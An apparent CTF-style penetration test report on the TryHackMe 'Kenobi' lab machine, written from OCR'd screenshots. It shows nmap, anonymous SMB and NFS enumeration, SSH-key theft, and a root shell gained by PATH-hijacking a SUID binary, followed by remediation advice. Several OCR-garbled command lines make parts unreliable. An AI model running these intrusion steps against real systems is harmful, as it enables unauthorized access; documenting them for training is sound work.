PTES Pentest Report – TryHackMe “Kenobi” Machine


1. Executive Summary

A penetration test was conducted on the TryHackMe “Kenobi” Linux machine to simulate a real-world VAPT engagement. The objective was to identify vulnerabilities, exploit them, and validate the effectiveness of remediation measures. Multiple high-risk issues were discovered, including NFS misconfigurations, anonymous SMB access, outdated ProFTPD service, and improper SSH key management. These weaknesses allowed full compromise of the system, including privilege escalation to root. The assessment demonstrates that improper service hardening and weak access controls significantly increase attack surface exposure.

---


2. Attack Timeline

- **Network Recon (Nmap):** Identified open ports including FTP (21), SSH (22), HTTP (80), SMB (445), and NFS (2049). Detected outdated ProFTPD (1.3.5) and Samba services.


Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
(genmon)XXX
04:44 AM
shlo@shlokjadhav: ~
File Actions Edit View Help
Right Ctrl


```
┌──(shlo㉿ shlokjadhav)-[~]
└─$ nmap -A -p- 10.49.143.12
Starting Nmap 7.95 ( https://nmap.org            -12-09 04:42 +0530
Nmap scan report for 10.49.143.12
Host is up (0.015s latency).
Not shown: 65524 closed tcp ports (res
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        ProFTPD 1.3.5
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 08:b5:65:9d:94:98:14:9b:36:f8:13:15:b0:c7:78:61 (RSA)
|   256 df:53:89:d6:65:72:d0:fd:e0:26:45:4c:83:fe:bf:a0 (ECDSA)
|_  256 88:e9:fa:8b:e7:15:43:58:c1:77:67:0d:13:8d:87:c8 (ED25519)
80/tcp   open  http       Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin.html
111/tcp  open  rpcbind    2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
```

- **SMB Enumeration:** Anonymous access revealed the `/anonymous` share and allowed extraction of a ProFTPD configuration file.



```
     Sharename     Type     Comment
     ---------     ----     -------
     print$        Disk     Printer Drivers
     anonymous     Disk
     IPC$          IPC      IPC Service (kenobi server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.49.143.12 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(shlo㉿ shlokjadhav)-[~]
└─$ smbcsmbclient0.49.143.12/anonymous -N  -N

Try "help" to get a list of possible commands.
smb: \> ls
  .                            D        0  Wed Sep  4 16:19:09 2019
  ..                           D        0  Sat Aug  9 18:33:22 2025
  log.txt                      N    12237  Wed Sep  4 16:19:09 2019

         9183416 blocks of size 1024. 2918336 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (217.3 KiloBytes/sec) (average 217.3 KiloBytes/sec)
smb: \> exit

┌──(shlo㉿ shlokjadhav)-[~]
└─$
```


- **NFS Exploitation:** Discovered `/var` exported via NFS with write access. Mounted export and located a private SSH key belonging to user `kenobi`.



```
sudo mount -t nfs 10.49.143.12:/var /mnt/kenobi
ls -la /mnt/kenobi

[sudo] password for shlo:
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  4 root root  4096 Dec  9 04:46 ..
drwxr-xr-x  2 root root  4096 Dec  9 04:45 backups
drwxr-xr-x 15 root root  4096 Aug 10 12:18 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 51 root root  4096 Aug 10 12:18 lib
drwxrwsr-x  2 root staff 4096 Apr 13  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock -> /run/lock
drwxrwxr-x 13 root _ssh  4096 Dec  9 04:33 log
drwxrwsr-x  2 root mail  4096 Feb 27  2019 mail
drwxr-xr-x  2 root root  4096 Feb 27  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run -> /run
drwxr-xr-x  5 root root  4096 Aug  9 19:08 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  8 root root  4096 Dec  9 04:39 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www

┌──(shlo㉿ shlokjadhav)-[~]
└─$ ftp ftp49.143.12

Connected to 10.49.143.12.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.49.143.12]
Name (10.49.143.12:shlo):
```

- **User Compromise:** Logged into the machine as user `kenobi` using the retrieved SSH private key.


- **Privilege Escalation:** Abused SUID binary `/usr/bin/menu` to gain a root shell.



```
kenobi@kenobi:~$
kenobi@kenobi:~$ echo "/bin/bash" > curl
kenobi@kenobi:~$ chmod +x curl
kenobi@kenobi:~$ export PATH=.:$PATH
kenobi@kenobi:~$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@kenobi:~# root
bash: root: command not found
root@kenobi:~# sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user]
            [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
root@kenobi:~# sudo su
root@kenobi:/home/kenobi#
```

- **Metasploit Simulation:** Ran exploit/unix/ftp/vsftpd_234_backdoor to demonstrate vulnerability testing workflow (no session created as expected).

- **API Traffic Testing (Burp Suite):** Configured proxy and captured traffic from a local HTTP service using curl to simulate API-level inspection.


Kalua (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Burp Suite Professional v1.7.34 - Temporary Project - licensed to Shlok
Burp Intruder Repeater Window Auth Analyzer Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Auth Analyzer
Go Cancel
Target: http://127.0.0.1:8000
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
520 bytes | 1 millis

```
GET /api/check?user=kenobi HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: curl/8.17.0
Accept: */*
Connection: close
```

```
HTTP/1.0 404 File not found
Server: SimpleHTTP/0.6 Python/3.13.9
Date: Mon, 08 Dec 2025 23:40:33 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 335

<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 404</p>
        <p>Message: File not found.</p>
        <p>Error code explanation: 404 - Nothing matches the given URI.</p>
    </body>
</html>
```

3. Remediation Plan

- **Patch Management:**
  - Update ProFTPD and Samba to latest secure versions.
  - Perform regular OS and package updates.
- **Access Control:**
  - Disable anonymous SMB access.
  - Restrict NFS exports; remove `no_root_squash` and enforce least privilege.
  - Regenerate and secure all SSH keys.
- **Input Validation & Hardening:**
  - Harden FTP/HTTP services and validate all API input.
  - Remove insecure SUID binaries.

Non-Technical Stakeholder Summary

A security assessment was performed on the “Kenobi” server to evaluate how easily an attacker could gain access. The test showed several weaknesses that allowed unauthorized entry. The system exposed outdated services, open file shares, and misconfigured network storage. These issues allowed an attacker to extract sensitive files and eventually gain full administrative (root) control of the machine. If this occurred in a real environment, it could lead to data theft, unauthorized system changes, or service disruption.

We recommend updating all server software, restricting public access to shared folders, strengthening access permissions, and removing insecure configurations. Additional network monitoring and regular vulnerability scans should be performed to confirm improvements. These steps will significantly reduce the chances of unauthorized access and improve the overall security posture of the system.